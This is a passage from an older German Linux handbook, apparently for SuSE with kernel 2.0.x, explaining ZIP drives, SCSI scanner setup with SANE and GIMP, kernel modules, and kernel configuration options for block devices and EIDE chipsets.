LS 120 Laufwerke sind ATAPI-Geräte und werden vom IDE-Treiber bedient (vgl. Abschnitt 13.4.6, Seite 317); diese Laufwerke sind wie (E)IDE-Festplatte in das Dateisystem durch „mounten“ zu integrieren.

#### 12.5.4 ZIP-Laufwerke

ZIP-Laufwerke gibt es für unterschiedliche Schnittstellen: Parallelport, ATAPI und SCSI.

Für die Parallelport-Version werden der SCSI-Festplatten-Support (vgl. Abschnitt 13.4.8, Seite 324) wie auch der `ppa`-Treiber des Kernels benötigt; der `ppa`-Treiber versteckt sich unter den „SCSI low-level drivers“!

Damit es mit dem Drucker zu keinen Konflikten kommen kann, sollte der ppa-Treiber als Modul realisiert und bei Bedarf **modprobe** geladen werden (vgl. Abschnitt 13.2, Seite 310). Dann kann auf ZIP-Disketten wie auf SCSI-Festplatten zugegriffen werden.

Für die ATAPI-Versionen gilt das unter Abschnitt 12.5.3, Seite 302 Gesagte und für SCSI-Versionen das unter Abschnitt 12.5.5, Seite 303.

### 12.5.5 SCSI-Laufwerke für Wechselmedien

Magneto-optische Laufwerke (MO), SyQuest-Plattensysteme, ZIP- und JAZ-Laufwerke mit SCSI-Schnittstelle und andere Geräte, die man an einen SCSI-Kontroller anschließen kann, werden wie SCSI-Festplatten behandelt.

## 12.6 Scanner

### Allgemeines

Mittlerweile gibt es Software und Treiber, um Scanner unter Linux ansprechen zu können. Will man mit dieser Software arbeiten, sollte der Scanner an der SCSI-Schnittstelle hängen und es sollten die proprietären mitgelieferten Controller gemieden werden.

Die Software **SANE** (engl. *Scanner Access Now Easy*) befindet sich z. Z. noch in der Betaphase; totale Hänger des SCSI-Busses und mehr sind nicht auszuschließen!



### Hardware: Flachbettscanner, Kameras, automatischer Dokumenteneinzug ...

Um einen Scanner erfolgreich auch unter Linux zu nutzen, müssen Kernel-Support (vgl. Abschnitt 13.4.8, Seite 324) und eine passende „Geräte-datei“ (engl. *Scanner Device File*) vorhanden sein. Scanner werden unter Linux als „Generic SCSI Devices“ angesprochen, also über die Geräte-dateien `/dev/sg0bis /dev/sg<XX>`.

Hängen Sie Ihren SCSI-Scanner ganz ans Ende der SCSI-Kette. Dann können Sie das Device einfach ermitteln, indem Sie die Anzahl der SCSI-Devices zählen, die Sie angeschlossen haben.

Beispiel: Sie haben eine SCSI-Festplatte, ein CD-ROM-Laufwerk am SCSI-Bus, sowie einen SCSI-Scanner angeschlossen, das sind drei SCSI-Geräte. Daraus folgt, da der Scanner am Schluß der Kette hängt, daß die richtige Geräte-datei `/dev/sg2` ist. Achtung: die Zählung beginnt bei 0, also ist `/dev/sg2` das dritte generische SCSI-Gerät.



Die generischen SCSI-Geräte werden über alle im System vorhandenen SCSI-Hostadapter hinweg gezählt. Wenn Sie also den Scanner an einen eigenen Hostadapter angeschlossen haben – das ist übrigens sehr empfehlenswert! –, dann ist der Scanner das *erste* oder das *letzte* gezählte Gerät; dies hängt davon ab, in welcher Reihenfolge die einzelnen Hostadapter vom System erkannt werden. Überprüfen Sie dies bitte genau, damit nicht irrtümlich beim Zugriff auf `/dev/sg2` die Daten einer Festplatte zerstört werden!

Legen Sie nun einen Link von diesem Device auf `/dev/scanner` an (diesen Schritt kann auch YaST erledigen; vgl. Abschnitt 3.13.1, Seite 82):

```
root@erde: # ln -s /dev/sg2 /dev/scanner
```

Anschließend müssen Sie noch die Rechte für das generische SCSI-Device setzen. SANE erwartet auch Schreibrechte:

```
root@erde: # chmod 777 /dev/sg2
```

Eine andere Möglichkeit besteht darin eine Gruppe ‘`scanner`’ einzurichten (z. B. mit YaST; vgl. Abschnitt 3.13.7, Seite 90) und nur diejenigen User der Gruppe zuzuordnen, die den Scanner benutzen dürfen. Selbstverständlich müßten Sie dann noch ein:

```
root@erde: # chown root.scanner /dev/sg2
```

ausführen.

Auf jeden Fall sollten Sie jetzt auf den Scanner zugreifen können.

### Software

Installieren Sie das Paket `sane`<sup>5</sup>. Beachten Sie nach der Installation unbedingt die mitgelieferten README-Dateien unter `/usr/doc/packages/sane`! Sie erhalten dann ein ausführbares Programm `xscanimage`. Wenn Sie dies starten, sollte es Ihren Scanner erkennen, sofern er zu den unterstützten gehört.

Das Grafikpaket „the GIMP“ (Paket `gra`, Serie `gimp`) ist so ausgelegt – und mit derselben Bibliothek realisiert – daß SANE es als „plug-in“ erkennt. Um dies zu bewerkstelligen, müssen Sie *nach* der Intallation von GIMP folgenden Link anlegen (das Verzeichnis `~/gimp` muß bereits existieren; dieses wird automatisch beim ersten Starten von `gimp` angelegt):

```
tux@erde: > cd ~/gimp/plugin-ins
```

```
tux@erde:~/gimp/plugin-ins > ln -s /usr/X11R6/bin/xscanimage xscanimage
```

Damit wird das SANE-Tool automatisch gefunden und es erscheint im Menu ‘`Xtns`’ von „the GIMP“. Wenn Sie nun damit ein Bild einscannen, wird dieses direkt in GIMP geladen und Sie können es weiter bearbeiten.

### Probleme

Sollte der Scanner nicht gefunden werden, so überprüfen Sie bitte, ob er von Ihrem SCSI-Controller gefunden wurde. Dies geht z. B. mit:

```
root@erde: # cat /proc/scsi/scsi
```

dann sollten Sie eine Zeile sehen, so wie diese:

<sup>5</sup> Vgl. <ftp://ftp.mostang.com/pub/sane/>.

```
Attached devices:
Host: scsi0 Channel: 00 Id: 00 Lun: 00
 Vendor: SEAGATE Model: ST32550N Rev: 0016
 Type: Direct-Access ANSI SCSI revision: 02
Host: scsi0 Channel: 00 Id: 01 Lun: 00
 Vendor: PIONEER Model: CD-ROM DR-U10X Rev: 1.07
 Type: CD-ROM ANSI SCSI revision: 02
Host: scsi0 Channel: 00 Id: 02 Lun: 00
 Vendor: QUANTUM Model: FIREBALL_TM3200S Rev: 300N
 Type: Direct-Access ANSI SCSI revision: 02
Host: scsi0 Channel: 00 Id: 06 Lun: 00
 Vendor: SCANNER Model: Rev: 2.00
 Type: Scanner ANSI SCSI revision: 01 CCS
```

Sollten Sie hier keine Ausgabe sehen, dann wurde der SCSI-Controller nicht erkannt. Bitte lesen Sie dann hierzu im Handbuch Abschnitt 13.4.8, nach wie Sie Ihren Controller einbinden können.

Sollte trotz Vorhandensein des Scanners **xscanimage** Ihren Scanner nicht erkennen, so kann das daran liegen daß

- der Scanner noch nicht unterstützt wird, oder daß
- Sie bestimmte Parameter an **xscanimage** übergeben müssen.

Beide Fälle werden in den mitgelieferten READMEs behandelt. Grundsätzlich sei gesagt, daß die meisten HP-Scanner mittlerweile unterstützt werden; Mustek-Scanner sind da noch nicht so weit. Manche gehen einwandfrei, andere gar nicht. Von den neueren Umax-Scannern werden die meisten unterstützt. An der Unterstützung von älteren Umax-Scannern wird z. Z. noch gearbeitet.



## **Teil VI**

# **Der Kernel und die Kernel-Parameter**



# Kapitel 13

## Der Kernel

Der Kernel, der nach der Installation auf die Diskette geschrieben wird – und auch im installierten System im `root`-Verzeichnis zu finden ist –, ist so konfiguriert, daß er ein möglichst breites Spektrum von Hardware unterstützt. Daher ist dieser Kernel sicher nicht speziell auf Ihr System abgestimmt. Somit ist es von Vorteil – *aber keineswegs zwingend erforderlich!* –, einen eigenen Kernel zu generieren. Darüberhinaus ermöglicht das „Selberbauen“ des Kernels in einigen Fällen erst die Verwendung bestimmter Hardware, wie z. B. exotische Busmäuse oder Soundkarten. Und nicht zuletzt gestattet das Konfigurieren des Kernels einen höchst interessanten Einblick in den gegenwärtigen Stand der Entwicklung.

Zum Erzeugen eines neuen Kernels existieren bereits `Makefiles` für den C-Compiler, mit deren Hilfe der Ablauf fast völlig automatisiert ist. Lediglich die Abfrage der vom Kernel zu unterstützenden Hardware muß interaktiv durchlaufen werden.

Für das Kompilieren eines eigenen Kernels kann kein Installationsupport in Anspruch genommen werden (vgl. Abschnitt H.1.2, Seite 493); wir sind aber gern bereit, im Rahmen des kostenpflichtigen Business-Supports zu helfen (vgl. Abschnitt H.2, Seite 499).

Die folgende Beschreibung betrifft im wesentlichen den Kernel der Serie 2.0.x. Viele Dinge treffen zwar auch noch auf die Kernel der Serie 2.1.x/2.2.x zu – im Detail ist jedoch oftmals mit kleinen, aber entscheidenden Abweichungen zu rechnen!



### 13.1 Die Kernel-Quellen

Um einen Kernel bauen zu können ist es selbstverständlich notwendig, daß sowohl die Kernelquellen (Paket `lx_suse`) als auch wenigstens der C-Compiler (Paket `gcc`), die GNU Binutils (Paket `binutils`) und die Include-Dateien für den C-Compiler (Paket `libc`) installiert sind. Diese Pakete sind in der Serie D (Development) enthalten. Generell ist die Installation des C-Compilers dringend anzuraten, da die Programmiersprache C untrennbar mit dem Betriebssystem Unix verbunden ist.

Die Kernelquellen befinden sich im Verzeichnis `/usr/src/linux`. Sollten Sie vorhaben, am Kernel herumzuxperimentieren und verschiedene Versionen des Kernels gleichzeitig auf der Platte zu haben, so bietet es sich an, die

einzelnen Versionen in verschiedene Unterverzeichnisse zu entpacken und die augenblicklich relevanten Quellen über einen Link anzusprechen. Diese Form der Installation wird von YaST automatisch vorgenommen.

Genaugenommen können die Kernel-Quellen in einem beliebigen Unterverzeichnis installiert und übersetzt werden. Da es jedoch eine ganze Reihe von Software gibt, die die Kernelquellen unter `/usr/src/linux` erwartet, sollte dieses Verzeichnis gewählt werden, um ein fehlerfreies Compilieren von systemnahen Programmen zu gewährleisten.

### 13.2 Kernel-Module

Viele Treiber und Features des Linux-Kernels müssen mittlerweile nicht mehr fest zum Kernel hinzugebunden werden, sondern können zur Laufzeit als Kernel-Modul (engl. *kernel module*) geladen werden. Welche Treiber fest zum Kernel gebunden und welche als Module realisiert werden, wird bei der Konfigurierung des Kernels festgelegt.

Die Kernelmodule werden im Verzeichnis `/lib/modules/<Version>` abgelegt, wobei `<Version>` der momentanen Version des Kernels entspricht.

Wenn immer möglich, sollten Sie von diesem Feature Gebrauch machen. Die Grundregel ist: Alle Kernel-Komponenten, die nicht zwingend während des Bootvorgangs benötigt werden, sind als Modul zu realisieren. So wird sichergestellt, daß der Kernel nicht zu groß wird und daß der Kernel ohne Schwierigkeiten vom BIOS und einem beliebigen Bootloader geladen werden kann. Der Festplatten-Treiber, Unterstützung für `ext2` und ähnliche Dinge sind also im Regelfall direkt in den Kernel hineinzukompilieren, Unterstützung für `isofs`, `msdos` oder `sound` sollten in jedem Fall als Modul kompiliert werden.

#### 13.2.1 Umgang mit Modulen

Folgende Befehle zum Umgang mit Modulen stehen zur Verfügung:

- **insmod**

Mit dem Befehl **insmod** wird das angegebene Modul geladen. Das Modul wird in einem Unterverzeichnis von `/lib/modules/<Version>` gesucht.

- **rmmod**

Entlädt das angegebene Modul. Dies ist natürlich nur dann möglich, wenn die entsprechende Funktionalität des Kernels nicht mehr verwendet wird. So ist es nicht möglich, das Modul `isofs` zu entladen, wenn noch eine CD gemountet ist.

- **depmod**

Dieser Befehl erzeugt eine Datei mit dem Namen `modules.dep` im Verzeichnis `/lib/modules/<Version>`, in der die Abhängigkeiten der einzelnen Module untereinander verzeichnet sind. Damit stellt man sicher, daß beim Laden eines Modules alle davon abhängigen Module ebenfalls automatisch geladen werden. Ist das Starten des Kernel-Dämons in `/etc/rc.config` vorgesehen, wird die Datei mit den Modul-Abhängigkeiten beim Start des Systems automatisch generiert, sofern sie noch nicht existiert.

- **modprobe**

Laden bzw. Entladen eines Modules mit Berücksichtigung der Abhängigkeiten von anderen Modulen. Dieser Befehl ist sehr mächtig und kann für eine Reihe weitere Zwecke eingesetzt werden (etwa Durchprobieren aller Module eines bestimmten Typs, bis eines erfolgreich geladen werden kann). Im Gegensatz zum Laden mittels **insmod** wertet **modprobe** die Datei `/etc/conf.modules` aus und sollte daher generell zum Laden von Modulen verwendet werden. Für eine ausführliche Erklärung sämtlicher Möglichkeiten lesen Sie bitte die zugehörigen Manpages.

- **lsmod**

Zeigt an, welche Module gegenwärtig geladen sind und von wievielen anderen Modulen sie verwendet werden. Module, die vom Kernel-Dämon geladen wurden, sind durch ein nachfolgendes (`autoclean`) gekennzeichnet; das weist darauf hin, daß diese Module automatisch wieder entfernt werden, wenn sie längere Zeit nicht benutzt wurden.

Das Laden von Modulen wird weiterhin über die Datei `/etc/conf.modules` beeinflußt. Insbesondere können in dieser Datei die Parameter für solche Module eingetragen werden, die direkt auf die Hardware zugreifen und daher auf das spezifische System eingestellt werden müssen (z. B. CD-ROM-Treiber oder Netzwerktreiber). Die hier eingetragenen Parameter sind im Prinzip identisch mit denen, die am LILO-Prompt übergeben werden (siehe Kapitel 14), jedoch weichen in vielen Fällen die Namen von denen ab, die am LILO-Prompt zum Einsatz kommen. Wenn das Laden eines Moduls nicht erfolgreich ist, versuchen Sie, in dieser Datei die Hardware zu spezifizieren und verwenden Sie zum Laden des Moduls **modprobe** anstelle von **insmod**.

### 13.2.2 Der Kernel-Dämon

Der eleganteste Weg bei der Verwendung von Kernel-Modulen ist der Einsatz des Kernel-Dämons. Dieser Prozeß läuft im Hintergrund und sorgt dafür, daß benötigte Module automatisch geladen werden, sobald auf die entsprechende Funktionalität des Kernels zugegriffen wird. Außerdem werden unbenutzte Module nach einer bestimmten Zeit (Vorgabe: eine Minute) automatisch wieder entfernt.

Um den Kernel-Dämon verwenden zu können, müssen Sie in der Konfigurationsdatei `/etc/rc.config` die entsprechende Variable aktivieren (siehe Abschnitt 17.6).

Treiber, die benötigt werden, um auf das Root-Filesystem zuzugreifen, müssen fest zum Kernel hinzugebunden werden! Sie sollten also Ihren SCSI-Treiber und das Dateisystem der Root-Partition (üblicherweise **ext2**) nicht als Modul konfigurieren!



Der Einsatz des Kernel-Dämons bietet sich vor allem für selten benutzte Funktionalitäten an, wie z. B. den Ramdisk-Treiber oder bestimmte Dateisysteme, die Sie nur in Ausnahmefällen verwenden werden.

### 13.3 Konfiguration des Kernels

Die Konfiguration des Kernels kann man auf drei verschiedene Arten vornehmen:

1. In der Kommandozeile
2. Im Menü im Textmodus
3. Im Menü unter dem X Window System

Diese drei Wege werden im folgenden kurz vorgestellt.

#### Kommandozeilenkonfiguration

Um den Kernel zu konfigurieren, wechseln Sie nach `/usr/src/linux` und geben folgenden Befehl ein:

```
root@erde:/usr/src/linux # make config
```

Sie werden nach einer Reihe von Systemfähigkeiten gefragt, die der Kernel unterstützen soll. Bei der Beantwortung der Fragen gibt es normalerweise zwei oder drei Möglichkeiten: Entweder einfaches  und  , oder eine der drei Möglichkeiten  (engl. *yes*),  (engl. *no*) und  (engl. *module*). 'm' bedeutet hierbei, daß der entsprechende Treiber nicht fest zum Kernel hinzugebunden wird, sondern vielmehr als Modul übersetzt wird, das zur Laufzeit zum Kernel hinzugeladen werden kann. Es versteht sich, daß sämtliche Treiber, die Sie zum Booten des Systems unbedingt benötigen, fest zum Kernel hinzugebunden werden müssen; in diesen Fällen also  wählen.

Wenn Sie bei einer Frage eine andere Taste drücken, erhalten Sie eine kurze Hilfestellung zu der jeweiligen Option angezeigt.

#### Konfiguration im Textmodus

**Empfohlen!** Eine angenehmere Möglichkeit der Konfiguration besteht darin, den Befehl

```
root@erde:/usr/src/linux # make menuconfig
```

zu verwenden. Insbesondere müssen Sie sich bei einer geringfügigen Änderung der Konfiguration nicht durch zig Fragen „durchtasten“.

#### Konfiguration unter dem X Window System

Haben Sie das X Window System (Paket `xf86`) sowie Tcl/Tk (Paket `tcl` und Paket `tk`) installiert, so können Sie die Konfiguration alternativ durch

```
root@erde:/usr/src/linux # make xconfig
```

vornehmen. Sie haben dann eine grafische Oberfläche, die das Konfigurieren komfortabler macht. Dazu müssen Sie das X Window System aber als Benutzer 'root' gestartet haben, da Sie andernfalls zusätzliche Maßnahmen treffen müssen, um Zugriff auf das Display eines anderen Benutzers zu erhalten.

## 13.4 Einstellungen bei der Kernelkonfiguration

Die einzelnen Konfigurationsmöglichkeiten des Kernels werden im folgenden kurz dargestellt. Beachten Sie bitte, daß sich der Umfang und die Art der einzelnen Kernelkonfigurationen mit jeder Version ändern kann. Der allerneueste Stand der Dokumentation findet sich immer unter den Kernelquellen im Verzeichnis `/usr/src/linux/Documentation`.

**Neueste Doku**

### 13.4.1 `/boot`: Installationsverzeichnis für den Kernel

Entfernen Sie ggf. im Haupt-Makefile (ca. Zeile 74) das Kommentarzeichen vor `INSTALL_PATH=/boot`, damit der eigenen Kernel einfach in `/boot` installiert werden kann.

### 13.4.2 SMP

Normalerweise wird der Kernel für eine Ein-Prozessor-Maschine erzeugt. Das Compilieren einer SMP-Version kann nicht als Konfigurationsoption angegeben werden, sondern Sie müssen in diesem Fall das Haupt-Makefile ändern: Entfernen Sie einfach das Kommentarzeichen in Zeile 14, so daß die Variable `SMP` den Wert 1 hat.

### 13.4.3 Experimentelle Treiber

#### ☞ Experimentelle Treiber

*Config Frage:* Prompt for development code/drivers

*Config Variable:* `CONFIG_EXPERIMENTAL`

Erlaubt im weiteren die Auswahl auch sehr neuer Treiber, die noch nicht vollständig ausgetestet sind. Wenn Sie diese Option verneinen, werden Ihnen eine Reihe von Treibern nicht zur Konfiguration angeboten. Sie müssen diese Frage z. B. auch bejahen, wenn Sie das Modul für Java-Support zur Auswahl angeboten bekommen möchten!

### 13.4.4 Modulunterstützung

#### ☞ Unterstützung für ladbare Module

*Config Frage:* Enable loadable module support

*Config Variable:* `CONFIG_MODULES`

Erlaubt die Verwendung ladbarer Module. Dies sind Treiber, die nicht fest zum Kernel hinzugebunden werden, sondern mittels `modprobe` oder `insmod` zur Laufzeit zum Kernel hinzugeladen werden. Wenn Sie diese Option aktivieren, können Sie im folgenden bei vielen Treibern neben 'y' und 'n' auch noch 'm' für 'Modul' wählen. Weitere Informationen können Sie unter `/usr/src/linux/Documentation/modules.txt` finden.

**Empfohlen!**

#### ☞ Symbole mit Versionsinformationen

*Config Frage:* Version information on all symbols

*Config Variable:* `CONFIG_MODVERSIONS`

Dient dazu, die Module möglichst weitgehend von der Kernelversion unabhängig zu machen (normalerweise müssen alle Module beim Umstieg auf eine neue Kernelversion neu übersetzt werden). Einsteigern empfehlen wir, diese Möglichkeit *nicht* zu nutzen. Kernel und Module müssen in gleicher Weise übersetzt sein! Sollten Sie einen Kernel mit **MODVERSIONS** übersetzen, so müssen Sie auch alle Module in gleicher Weise kompilieren und installieren!

### ⇨ Unterstützung für Kerneldaemon

*Config Frage:* Kernel daemon support

*Config Variable:* CONFIG\_KERNELD

### Empfohlen!

Gestattet das automatische Laden von Modulen, sobald diese benötigt werden. Es ist empfehlenswert, dieses Feature nur für Treiber zu verwenden, die für den Betrieb des Systems nicht unbedingt erforderlich sind, wie zum Beispiel zusätzliche Dateisysteme oder ähnliches.

## 13.4.5 Allgemeine Konfiguration

### ⇨ Kernel emuliert Coprozessor per Software

*Config Frage:* Kernel math emulation

*Config Variable:* CONFIG\_MATH\_EMULATION

Bestätigen mit Ja nur dann sinnvoll, wenn der Kernel auch auf Rechnern ohne Coprozessor verwendet werden soll (z. B. 386, 486SX).



Wird die Emulation des Coprozessors weggelassen, ist der Kernel auf einem Rechner ohne numerischen Prozessor nicht lauffähig! Eine Emulation auf einem Rechner mit FPU schadet nichts, verbraucht aber unnötig wertvollen Speicher.

### ⇨ Netzwerkunterstützung

*Config Frage:* Networking support

*Config Variable:* CONFIG\_NET

### Empfohlen!

Voraussetzung, wenn Sie ein Netzwerk, und sei es nur im **Loopback**-Modus einrichten möchten; nötig z. B. für die Verwendung des Druckerpoolingsystems oder für das X Window System. Ein Abschalten der Netzwerkunterstützung sollte nur vorgenommen werden, wenn der Rechner über extrem wenig Arbeitsspeicher verfügt und daher auch einige Kilobytes an Kernelcode wertvoll sind. Treiber für Netzwerkkarten werden später spezifiziert.

### ⇨ Verzicht auf mehr als 16 MB Hauptspeicher

*Config Frage:* Limit memory to low 16 MB

*Config Variable:* CONFIG\_MAX\_16M

Ein Aktivieren dieser Option veranlaßt den Kernel, nur die unteren 16 MB des Hauptspeichers zu verwenden. Dies ist sinnvoll auf manchen Motherboards, die kein Cachen des Speichers jenseits 16 MB erlauben. In diesen Fällen bringt oft der Verzicht auf Speicher einen höheren Performancezuwachs als der Verzicht auf den Cache.

### ☞ PCI-BIOS-Unterstützung

*Config Frage:* PCI bios support

*Config Variable:* CONFIG\_PCI

Erlaubt bei PCI-Boards die Verwendung von 32 Bit BIOS-Aufrufen. Einige ältere Hauptplatinen haben Fehler im BIOS und können daher Probleme bereiten. Lesen Sie hierzu auch das PCI-HOWTO. Sollte bei neueren Rechnern keine Probleme bereiten.

### ☞ Optimierung der PCI-Features

*Config Frage:* PCI bridge optimisation (experimental)

*Config Variable:* CONFIG\_PCI\_OPTIMIZE

Wenn Sie ein PCI-Motherboard haben, kann diese Option den Zugriff auf einige PCI-Geräte optimieren.

### ☞ System V Inter Process Communication

*Config Frage:* System V IPC

*Config Variable:* CONFIG\_SYSVIPC

*Inter Process Communication* sind Dienste wie *messages*, *shared memory* und *semaphores*, die der Kernel zur Verfügung stellen kann und die von vielen Programmen (wie z. B. dem DOS-Emulator) verwendet werden.

**Empfohlen!**

### ☞ Unterstützung des a.out Binärformats

*Config Frage:* Kernel support for a.out binaries

*Config Variable:* CONFIG\_BINFMT\_AOUT

**a.out** ist das alte Binärformat, das früher unter Linux verwendet wurde. Wenn Sie noch alte Programme in diesem Binärformat haben, müssen Sie diesen Punkt aktivieren, um diese Programme ausführen zu können. Da es noch einige (insb. kommerzielle) Programme in diesem Format gibt, sollte diese Funktionalität als Modul realisiert werden.

### ☞ Unterstützung des ELF Binärformats

*Config Frage:* Kernel support for ELF binaries

*Config Variable:* CONFIG\_BINFMT\_ELF

**ELF** ist das aktuelle Binärformat für Bibliotheken und Programme. Da mittlerweile fast sämtliche Software für Linux in diesem Format vorliegt, müssen Sie diese Option aktivieren.

**Benötigt!**

Wenn Sie dieses Feature nicht oder nur als Modul spezifizieren, wird Ihr System nicht booten können, da alle grundlegenden Programme im ELF-Format vorliegen!



### ☞ Unterstützung verschiedener Binärformate

*Config Frage:* Kernel support for MISC binaries

*Config Variable:* CONFIG\_BINFMT\_MISC

Erlaubt das direkte Ausführen verschiedener Binaries durch den Kernel. Es wird vor allem für den DOSEMU verwendet, kann aber auch den JAVA-Loader ersetzen. Beachten Sie, daß es sich um ein experimentelles Feature handelt, das bislang nicht im offiziellen Kernel existiert. Um es verwenden zu können, müssen Sie den von uns erweiterten Kernel einsetzen. Eine genauere Beschreibung dieses Features finden Sie in `/usr/src/linux/Documentation/binfmt_misc.txt`.

### ⇨ Unterstützung des JAVA Binärformats

*Config Frage:* Kernel support for JAVA binaries

*Config Variable:* CONFIG\_BINFMT\_JAVA

Erlaubt das direkte Ausführen von **JAVA**-Applets durch den Kernel. Um dieses Feature nutzen zu können, muß das **Java Developers Kit** (JDK) in Ihrem System installiert sein. Für weitere Informationen lesen Sie auch die Datei `/usr/src/linux/Documentation/java.txt`. Ein Modul kann nicht schaden.

### ⇨ Kernel im ELF-Binärformat kompilieren

*Config Frage:* Compile kernel as ELF

*Config Variable:* CONFIG\_KERNEL\_ELF

Legt fest, daß der Kernel selbst im ELF-Format übersetzt wird. Bejahen Sie diese Frage.

### ⇨ Kernel für Intel-CPU optimieren

*Config Frage:* Processor type

*Config Variable:* 386, 486, Pentium, PPro

Erlaubt es Ihnen, den Code für die verschiedenen Prozessoren optimieren zu lassen. Soll der Kernel auf verschiedenen Prozessoren lauffähig sein, müssen Sie ihn für 386er optimieren lassen.

Wenn als Prozessor Pentium angegeben wird, werden teils sehr aggressive Optimierungen vorgenommen (insbesondere wird eine sehr schnelle memcpy-Routine verwendet, die die Fähigkeiten des Prozessors voll ausnützt). Es gibt Hinweise darauf, daß diese Routine mit manchen Prozessoren (**Cyrix**, **Intel** 100 MHz B-Step) in seltenen Fällen Probleme zu machen scheint. Arbeitet Ihr System nicht mehr zuverlässig, so sollten Sie den Kernel nicht für Pentium optimieren lassen, um dies als Ursache ausschließen zu können.



Ein für 486- oder Pentium-Prozessoren optimierter Kernel ist auf einem 386 *nicht* lauffähig!

### 13.4.6 Diskette, (E)IDE und andere Blockgeräte

#### ⇨ Unterstützung der Disketten-Laufwerke

*Config Frage:* Normal floppy disk support

*Config Variable:* CONFIG\_BLK\_DEV\_FD

Nötig, um die Disketten-Laufwerke unter Linux verwenden zu können. Ein Abschalten dieser Option kann aus Sicherheitsgründen sinnvoll sein.

### ☞ **Unterstützung für (E)IDE-Geräte**

*Config Frage:* Enhanced IDE/MFM/RLL support

*Config Variable:* CONFIG\_BLK\_DEV\_IDE

Wird benötigt, wenn Sie irgendwelche Nicht-SCSI-Geräte verwenden möchten (Festplatte, ATAPI-CD-ROM usw.). Haben Sie einen Rechner ohne Festplatte, der komplett via Netzwerk betrieben wird, oder ausschließlich SCSI-Geräte, so können Sie diese Option abschalten.

Wenn Sie diesen Punkt anwählen, können Sie nachfolgend die Konfiguration der Treiber näher spezifizieren.

Für einige Treiber kann die Angabe eines Kernel-Parameters nötig sein, um die Funktionalität voll ausschöpfen zu können (Abschnitt 13.4.6, Seite 318).

### ☞ **Verwenden des alten IDE-Treibers**

*Config Frage:* Use old disk-only driver for primary i/f

*Config Variable:* CONFIG\_BLK\_DEV\_HD

Nur IDE-Festplattenunterstützung nach der traditionellen Methode ohne Unterstützung für CD-ROM-Laufwerke. In diesem Fall werden auch keine Enhanced IDE-Platten unterstützt. Veraltet – wird in der Regel nicht mehr benötigt.

### ☞ **Unterstützung für ATAPI CDROM-Laufwerke**

*Config Frage:* Include IDE/ATAPI CDROM support

*Config Variable:* CONFIG\_BLK\_DEV\_IDECD

Nötig, um CD-ROM-Laufwerke ansprechen zu können, die über einen EIDE-Controller angeschlossen sind (ATAPI CDROMs).

### ☞ **Unterstützung für ATAPI Bandlaufwerke**

*Config Frage:* Include IDE/ATAPI TAPE support

*Config Variable:* CONFIG\_BLK\_DEV\_IDETAPE

Unterstützung für ATAPI Streamer-Laufwerke.

### ☞ **Unterstützung für ATAPI Disketten- und ZIP-Laufwerke**

*Config Frage:* Include IDE/ATAPI FLOPPY support

*Config Variable:* CONFIG\_BLK\_DEV\_IDEFLOPPY

Unterstützung für ATAPI Disketten- und ZIP-Laufwerke; nötig, um LS-120-Laufwerke zu betreiben.

### ☞ **Unterstützung für emulierten SCSI-Support über IDE**

*Config Frage:* SCSI emulation support

*Config Variable:* CONFIG\_BLK\_DEV\_IDESCSI

Nur selten benötigt, z. B. für das ATAPI PD-CD-Laufwerk.

### ☞ **Teilunterstützung für PCMCIA**

*Config Frage:* Support removeable IDE interfaces

*Config Variable:* CONFIG\_BLK\_DEV\_IDE\_PCMCIA

Unterstützung für Geräte, die an einem PCMCIA-Port angeschlossen sind. PCMCIA ist kein Bestandteil des offiziellen Kernels, daher muß auch das Paket `pcmcia`, Serie `a` installiert werden. Bei einem eigenen Kernel ist es zumeist auch erforderlich, daß Sie die Quellen des PCMCIA-Subsystems (Paket `pcmcia.s`) auspacken und kompilieren sowie dann die neuen Module installieren. Lesen Sie bitte auch Kapitel 5.

### ☞ **Unterstützung für CMD640 EIDE Chipsatz**

*Config Frage:* CMD640 chipset bugfix/support

*Config Variable:* CONFIG\_BLK\_DEV\_CMD640

Dieser Chipsatz, der auf vielen EIDE-Controllern verwendet wird, ist fehlerhaft. Wenn Sie über einen solchen Chipsatz verfügen, müssen Sie diese Option aktivieren, um ein zuverlässiges Arbeiten Ihres Systems zu gewährleisten.

### ☞ **Optimierung für CMD640 EIDE Chipsatz**

*Config Frage:* CMD640 enhanced support

*Config Variable:* CONFIG\_BLK\_DEV\_CMD640\_ENHANCED

Ermöglicht das Autotuning diverser PIO-Modes für diesen Chipsatz.

### ☞ **Unterstützung für RZ1000 EIDE Chipsatz**

*Config Frage:* RZ1000 chipset bugfix/support

*Config Variable:* CONFIG\_BLK\_DEV\_RZ1000

Dieser Chipsatz, der auf vielen EIDE-Controllern verwendet wird, ist fehlerhaft. Wenn Sie über einen solchen Chipsatz verfügen, müssen Sie diese Option aktivieren, um ein zuverlässiges Arbeiten Ihres Systems zu gewährleisten.

### ☞ **Support für Mainboard-Chipsatz Intel 82371 PIIX**

*Config Frage:* Intel 82371 PIIX (Triton I/II) chipset

*Config Variable:* CONFIG\_BLK\_DEV\_TRITON

Wenn Sie über diesen Chipsatz verfügen, können Sie durch Aktivieren dieser Option seine DMA-Fähigkeit ausnutzen. Dadurch wird die CPU bei Zugriffen auf EIDE-Geräte entlastet.

### ☞ **Andere EIDE Chipsätze zur Auswahl stellen**

*Config Frage:* Other IDE chipset support

*Config Variable:* CONFIG\_IDE\_CHIPSETS

Hiermit kann man für eine ganze Reihe weiterer Chipsätze die Unterstützung einschalten. Bei einigen wird erst durch diese Aktivierung die Verwendung des zweiten Controllers ermöglicht, an dem in vielen Fällen ein CD-ROM-Laufwerk angeschlossen ist. Die meisten dieser Treiber müssen zusätzlich noch über einen Kommandozeilen-Parameter aktiviert werden (Abschnitt 14.3.2)!

#### ☞ Unterstützung für ALIM14xx EIDE Chipsätze

*Config Frage:* ALI M14xx support

*Config Variable:* CONFIG\_BLK\_DEV\_ALI14XX

Dieser Treiber wird durch den Kernelparameter **ide0=ali14xx** aktiviert. Dadurch wird der zweite EIDE-Controller unterstützt, sowie die I/O-Geschwindigkeit erhöht.

#### ☞ Unterstützung für DTC-2278 EIDE Chipsatz

*Config Frage:* DTC-2278 support

*Config Variable:* CONFIG\_BLK\_DEV\_DTC2278

Dieser Treiber wird durch den Kernelparameter **ide0=dtc2278** aktiviert. Dadurch wird der zweite EIDE-Controller unterstützt, sowie die I/O-Geschwindigkeit erhöht.

#### ☞ Unterstützung für DTC-2278 EIDE Chipsatz

*Config Frage:* Holtek HT6560B support

*Config Variable:* CONFIG\_BLK\_DEV\_HT6550B

Dieser Treiber wird durch den Kernelparameter **ide0=ht6560b** aktiviert. Dadurch wird der zweite EIDE-Controller unterstützt, sowie die I/O-Geschwindigkeit erhöht.

